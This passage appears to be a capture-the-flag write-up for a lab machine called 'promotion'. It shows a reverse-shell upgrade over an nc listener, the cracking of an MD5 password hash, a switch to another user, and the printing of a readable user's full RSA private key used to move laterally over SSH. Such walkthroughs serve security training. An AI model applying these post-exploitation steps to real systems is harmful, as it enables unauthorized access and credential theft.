
Now i’m supervisor. Time to look around in that directory.

But first, upgrade shell.




```
python3 -c 'import pty;pty.spawn("/bin/bash")'
supervisor@promotion:~$

supervisor@promotion:~$ export TERM=xterm
export TERM=xterm
supervisor@promotion:~$ ^Z
[1]  + 6329 suspended  nc -lvnp 1234

╭─ ~/Documents/CRUNCHv2
╰─ stty raw -echo; fg
[1]  + 6329 continued  nc -lvnp 1234

supervisor@promotion:~$ pwd
/home/supervisor
supervisor@promotion:~$ ls -la
total 32
drwxr-x---  4 supervisor supervisor 4096 Mar 19 21:49 .
drwxr-xr-x 10 root       root       4096 Mar 19 21:47 ..
lrwxrwxrwx  1 root       root          9 Mar 19 21:49 .bash_history → /dev/null
-rw-r--r--  1 supervisor supervisor  220 Mar 13 19:46 .bash_logout
-rw-r--r--  1 supervisor supervisor 3771 Mar 13 19:46 .bashrc
drwxrwxr-x  3 supervisor supervisor 4096 Mar 19 20:37 .local
-rw-rw-r--  1 supervisor supervisor  977 Mar 19 21:14 note-to-new-supervisor.txt
-rw-r--r--  1 supervisor supervisor  807 Mar 13 19:46 .profile
drwx------  2 supervisor supervisor 4096 Mar 13 20:01 .ssh
supervisor@promotion:~$ 
```

Another txt file. Let’s read it.



```
supervisor@promotion:~$ cat note-to-new-supervisor.txt
Hey! Since I'm stepping up to a CEO of this company, and thus stepping down from the supervisor function!

As a CEO, I want to teach as many people as possible about IT! Usually based on simple and fun fact or question/proble
m.

So, here's a nice question/problem to our new supervisor:

Let's pretend, we have have a database and a login form on our production server.
When a user submits a password to the login form, it sends a request to the database.
The server then checks if the password that was send is identical to the password in the database.
But, our problem is that we don't want to save passwords in plain text in our database.

How do we make sure the password sent and the password in the database are identical?

And as a bonus, how do we make the passwords uncrackable when the database gets hacked?

tip:

For example: this is the "password" for my new ceo account: d23c581b89dacc7566e29413f8c63242
It can be reversed to my actual password!









meow
supervisor@promotion:~$ 
```

Looks like an md5 hash to me.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d23c581b89dacc7566e29413f8c63242
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
d23c581b89dacc7566e29413f8c63242	md5	airforceones

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Can confirm.


Password = airforceones

Now i'll change to the ceo.




```
supervisor@promotion:~$ su ceo
Password:
ceo@promotion:/home/supervisor$ 
```

Looks like the boss and ceo are the same user or have the same permissions at least




```
ceo@promotion:/home$ ls -la
total 40
drwxr-xr-x 10 root       root                4096 Mar 19 21:47 .
drwxr-xr-x 19 root       root                4096 Mar 12 19:40 ..
drwxr-x---  4 bob        bob                 4096 Mar 19 21:49 bob
drwxr-x---  5 boss       peoplewhoearntoomuch 4096 Mar 19 21:49 boss
drwxr-x---  4 ceo        peoplewhoearntoomuch 4096 Mar 19 22:29 ceo
drwxr-x---  3 debug      debug               4096 Mar 19 21:49 debug
drwxr-xr-x  7 ftp-user   intern              4096 Mar 19 22:07 ftp-user
drwxr-x---  4 intern     intern              4096 Mar 19 22:13 intern
drwxr-x---  5 it         it                  4096 Mar 19 22:21 it
drwxr-x---  4 supervisor supervisor          4096 Mar 19 21:49 supervisor
ceo@promotion:/home$ ls -la ceo
total 28
drwxr-x---  4 ceo  peoplewhoearntoomuch 4096 Mar 19 22:29 .
drwxr-xr-x 10 root root                 4096 Mar 19 21:47 ..
lrwxrwxrwx  1 root root                    9 Mar 19 21:49 .bash_history -> /dev/null
-rw-r--r--  1 ceo  peoplewhoearntoomuch  220 Mar 13 19:46 .bash_logout
-rw-r--r--  1 ceo  peoplewhoearntoomuch 3771 Mar 13 19:46 .bashrc
drwx------  2 ceo  ceo                  4096 Mar 19 22:29 .cache
-rw-r--r--  1 ceo  peoplewhoearntoomuch  807 Mar 13 19:46 .profile
drwx------  2 ceo  peoplewhoearntoomuch 4096 Mar 13 20:01 .ssh
ceo@promotion:/home$ ls -la boss
total 32
drwxr-x---  5 boss peoplewhoearntoomuch 4096 Mar 19 21:49 .
drwxr-xr-x 10 root root                 4096 Mar 19 21:47 ..
lrwxrwxrwx  1 root root                    9 Mar 19 21:49 .bash_history -> /dev/null
-rw-r--r--  1 boss peoplewhoearntoomuch  220 Mar 19  2021 .bash_logout
-rw-r--r--  1 boss peoplewhoearntoomuch 3771 Mar 19  2021 .bashrc
drwx------  2 boss peoplewhoearntoomuch 4096 Mar 12 20:03 .cache
-rw-r--r--  1 boss peoplewhoearntoomuch  807 Mar 19  2021 .profile
drwxr-xr-x  3 boss peoplewhoearntoomuch 4096 Mar 12 20:05 snap
drwxr-xr-x  2 boss peoplewhoearntoomuch 4096 Mar 13 20:01 .ssh
-rw-r--r--  1 boss peoplewhoearntoomuch    0 Mar 12 20:05 .sudo_as_admin_successful
ceo@promotion:/home$ 
```

Because of this i can check the boss’ .ssh folder.




```
ceo@promotion:/home$ cd boss
ceo@promotion:/home/boss$ ls .ssh
authorized_keys  id_rsa  id_rsa.pub
ceo@promotion:/home/boss$ 
```

Looks like all readable too.



```
ceo@promotion:/home/boss$ ls .ssh
authorized_keys  id_rsa  id_rsa.pub
ceo@promotion:/home/boss$ cd .ssh
ceo@promotion:/home/boss/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
ceo@promotion:/home/boss/.ssh$
```




```
ceo@promotion:/home/boss/.ssh$ ls -la
total 20
drwxr-xr-x 2 boss peoplewhoearntoomuch 4096 Mar 13 20:01 .
drwxr-x--- 5 boss peoplewhoearntoomuch 4096 Mar 19 21:49 ..
-rwxr-xr-x 1 boss peoplewhoearntoomuch  568 Mar 13 20:01 authorized_keys
-rwxr-xr-x 1 boss peoplewhoearntoomuch 2459 Mar 13 20:01 id_rsa
-rwxr-xr-x 1 boss peoplewhoearntoomuch  568 Mar 13 20:01 id_rsa.pub
ceo@promotion:/home/boss/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC22PUQB/19H+ghJ1tseNQjdvfn/xx2yDu7n9Bnj0LUtvPxiwgwr2vLJTQ+A3AEeyTE2k+Fvod8w5Krg2
1NbHoMkQJrQahahVwV4z1sqLxeisl/7qqFsM2luXt6FiIRVX0vYKY1uZ+7h8GfCjgNsJoAa/lgOYVHdVRpn0N/qnMVESgJucVJnHCYPfKKdWsS5EnWcCJn
ZcLpWXjw+UVdt+KvOdeHho2XG1aj89iN7u10RuLbsCOIzZoqO6xXg/Y5E0gvfcPO2ZNO7K00mvi/dCIYC7rbD68UfudaimMBouokIGKpzSm42pAyrsEX94
hkzOZ/XSx1aQU9Wnt8KmvlHx6tEBpTj9gFl9V+Hub5LpWIunxrEzS8ZwK+vuz0apx0GInsLrKqam86t2c9xRcGpPnrz0wMOuCdLeOGpw1hlMiSvglzsnwB
9udIGO+ZZdE9cOr6Jm0MiymrS4JT9T79hcKnfZHivfTbPo6JjhIx2BQc/CCbd6MjhZoo5warsfPMtHM= boss@promotion
ceo@promotion:/home/boss/.ssh$
```

I’ll copy the files to my local machine and try and ssh in as boss.

